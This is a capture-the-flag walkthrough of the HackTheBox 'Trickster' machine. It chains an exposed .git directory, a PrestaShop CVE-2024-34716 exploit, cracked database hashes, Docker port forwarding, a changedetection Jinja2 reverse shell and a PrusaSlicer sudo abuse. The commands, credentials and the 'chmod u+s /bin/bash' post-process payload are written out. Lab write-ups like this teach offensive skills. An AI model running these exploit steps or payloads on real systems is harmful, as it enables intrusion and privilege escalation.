Recon
Nmap
The first thing that I do is run nmap scan that show this results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/htb/machine/trickster]
└─$ nmap -sV -sC --min-rate=1000 -p- 10.10.11.34 -o nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 21:50 EDT
Nmap scan report for 10.10.11.34
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://trickster.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.67 seconds
From the nmap results, we can see that there is port 80 which is a web service that running on the server and on port 22 is SSH.
Website - TCP 80
First of all, we can add the IP to our /etc/host folder as trickster.htb
1
2
kali@kali$ sudo nano /etc/host
10.10.11.34 trickster.htb
Take a look in the website, i find a subdomain in site is shop.trickster.htb, add it to our /etc/host folder
1
2
kali@kali$ sudo nano /etc/host
10.10.11.34 shop.trickster.htb
Website - Subdomain
First, we take a look at the website, but nothing can be exploited
Now, we use gobuster to dirsearch the website
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/htb/machine/trickster]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://shop.trickster.htb/ -o gobuster_shop --exclude-length 283
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shop.trickster.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          283
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD            (Status: 200) [Size: 28]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
That’s good, .git folder is public directory, so we see in .git folder manually or use GitHack to show all files in the directory
In the .git folder, we can see index file, just cat the file, i can see an suspicious directory is admin634ewutrx1jgitlooaj, add the directory to the url, and an admin panel will be shown

The website is built with PrestaShop 8.1.5
Exploit
CVE-2024-34716
Search for some information about PrestaShop 8.1.5, i find a poc for CVE-2024-34716
Download and use this poc, take a request to http://shop.trickster.htb/ps_next_8_theme_malicious.zip and i get a RCE with user www-data
1
python exploit.py --url http://shop.trickster.htb/ --email ficstkeyfx@trickster.htb --local-ip <LOCAL-IP> --admin-path admin634ewutrx1jgitlooaj

Search Config File
Now, we have a rce, stable shell by python and take a look at the folder, we will see some configuration files in website and see an suspicious about database configuration in /app/config/parameters.php
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
    'mailer_user' => NULL,
    'mailer_password' => NULL,
    'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
    'ps_caching' => 'CacheMemcache',
    'ps_cache_enable' => false,
    'ps_creation_date' => '2024-05-25',
    'locale' => 'en-US',
So connect to the database with username ps_user and password prest@shop_o, and take a look, we can see information about user, employee and password of them
1
2
3
4
5
6
7
8
9
10
11
MariaDB [prestashop]> select * from ps_employee
select * from ps_employee
    -> ;
;
+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+----------------------+-------------------------+----------------------+
| id_employee | id_profile | id_lang | lastname | firstname | email               | passwd                                                       | last_passwd_gen     | stats_date_from | stats_date_to | stats_compare_from | stats_compare_to | stats_compare_option | preselect_date_range | bo_color | bo_theme | bo_css    | default_tab | bo_width | bo_menu | active | optin | id_last_order | id_last_customer_message | id_last_customer | last_connection_date | reset_password_token | reset_password_validity | has_enabled_gravatar |
+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+----------------------+-------------------------+----------------------+
|           1 |          1 |       1 | Store    | Trickster | admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C | 2024-05-25 13:10:20 | 2024-04-25      | 2024-05-25    | 0000-00-00         | 0000-00-00       |                    1 | NULL                 | NULL     | default  | theme.css |           1 |        0 |       1 |      1 |  NULL |             5 |                        0 |                0 | 2024-10-25           | NULL                 | 0000-00-00 00:00:00     |                    0 |
|           2 |          2 |       0 | james    | james     | james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm | 2024-09-09 13:22:42 | NULL            | NULL          | NULL               | NULL             |                    1 | NULL                 | NULL     | NULL     | NULL      |           0 |        0 |       1 |      0 |  NULL |             0 |                        0 |                0 | NULL                 | NULL                 | NULL                    |                    0 |
+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+----------------------+-------------------------+----------------------+
2 rows in set (0.000 sec)
So we can see hash password of user james is $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm Use hashcat to find the password is alwaysandforever
SSH with username and password to take a foothold in system with user james and get user flag c6b11f1a10d1a79e17cf1de256a8b4c6
Privilege Escalation
To start, i upload linpeas.sh and run. Read the report, i find out that docker is run now in network 172.17.0.1
1
2
3
4
5
6
7
8
9
10
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:99:ad:29:a7  txqueuelen 0  (Ethernet)
        RX packets 642  bytes 1072906 (1.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 587  bytes 206731 (206.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Now, upload fscan to find the IP in docker is on. First, find the IP address
1
./fscan -h 172.17.0.1/24
Second, we find the IP 172.17.0.2 is on, use fscan to find the port, and see port 5000 is available
1
./fscan -h 172.17.0.1 -p 1-65535
SSH Port Forwarding by user james
1
ssh -L 5000:172.17.0.2:5000 james@10.10.11.34
The website now is forwarding to port 5000 in localhost
Take to github repo of this website and see in security tab, that’s CVE-2024-32651 to server side command execute
This CVE show that the notification which can run Jinja2 code will run and send to the client while the website monitoring is changed
So we add my website to monitoring list and host a simple python server and add Jinja2 code to send reverse shell to my kali
1

Run netcat to listen in port 1234 and now we get reverse shell but this is not root in the real lab, it is just in docker system.
After enumerating the docker containers, I found that there is /datastore , which seems to have some backup files and the like.
1
2
3
4
5
6
7
8
9
10
root@a4b9a36ae7ff:/# cd /datastore
root@a4b9a36ae7ff:/datastore# ls
Backups                               secret.txt              url
watches.json
b86f1003-3ecb-4125-b090-27e15ca605b9  url-list-with-tags.txt
bbdd78f6-db98-45eb-9e7b-681a0c60ea34  url-list.txt
root@a4b9a36ae7ff:/datastore# cd Backups
root@a4b9a36ae7ff:/datastore/Backups# ls
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
Take a look in this backup file and we can get the credentials of adam user is adam_admin992
SSH with user adam and now check file sudo permissions can run with this user
1
2
3
4
5
6
sudo -l
Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
Check prusaslicer is version 2.6.1. Check some exploitable in prusaslicer 2.6.1, we can find exploit-db
So we can edit the m3f in file in Metadata/Slic3r_PE.config in 2 lines
- Add the start of file
; post_process = "chmod u+s /bin/bash" - Change file in line
; output_filename_format = exploit.gcode
Notice that cp the m3f to folder /tmp or something :v
And now run with sudo permissions
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
adam@trickster:/opt/PrusaSlicer$ sudo ./prusaslicer -s /tmp/Trickster.3mf
10 => Processing triangulated mesh
10 => Processing triangulated mesh
20 => Generating perimeters
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
30 => Preparing infill
10 => Processing triangulated mesh
20 => Generating perimeters
45 => Making infill
30 => Preparing infill
10 => Processing triangulated mesh
20 => Generating perimeters
45 => Making infill
30 => Preparing infill
10 => Processing triangulated mesh
20 => Generating perimeters
45 => Making infill
30 => Preparing infill
45 => Making infill
65 => Searching support spots
65 => Searching support spots
65 => Searching support spots
65 => Searching support spots
65 => Searching support spots
69 => Alert if supports needed
print warning: Detected print stability issues:

Loose extrusions
Shape-Sphere, Shape-Sphere, Shape-Sphere, Shape-Sphere

Collapsing overhang
Shape-Sphere, Shape-Sphere, Shape-Sphere, Shape-Sphere

Low bed adhesion
TRICKSTER.HTB, Shape-Sphere, Shape-Sphere, Shape-Sphere, Shape-Sphere

Consider enabling supports.
Also consider enabling brim.
88 => Estimating curled extrusions
88 => Estimating curled extrusions
88 => Estimating curled extrusions
88 => Estimating curled extrusions
88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to /tmp/exploit.gcode
Slicing result exported to /tmp/exploit.gcode
Get the /bin/bash of root
1
2
adam@trickster:/opt/PrusaSlicer$ /bin/bash -p
bash-5.1#
WE ARE ROOT NOW !!
The root flag is 96320d5777db52741436c668e47c94c8
Box Rooted
If you find my articles interesting, you can buy me a coffee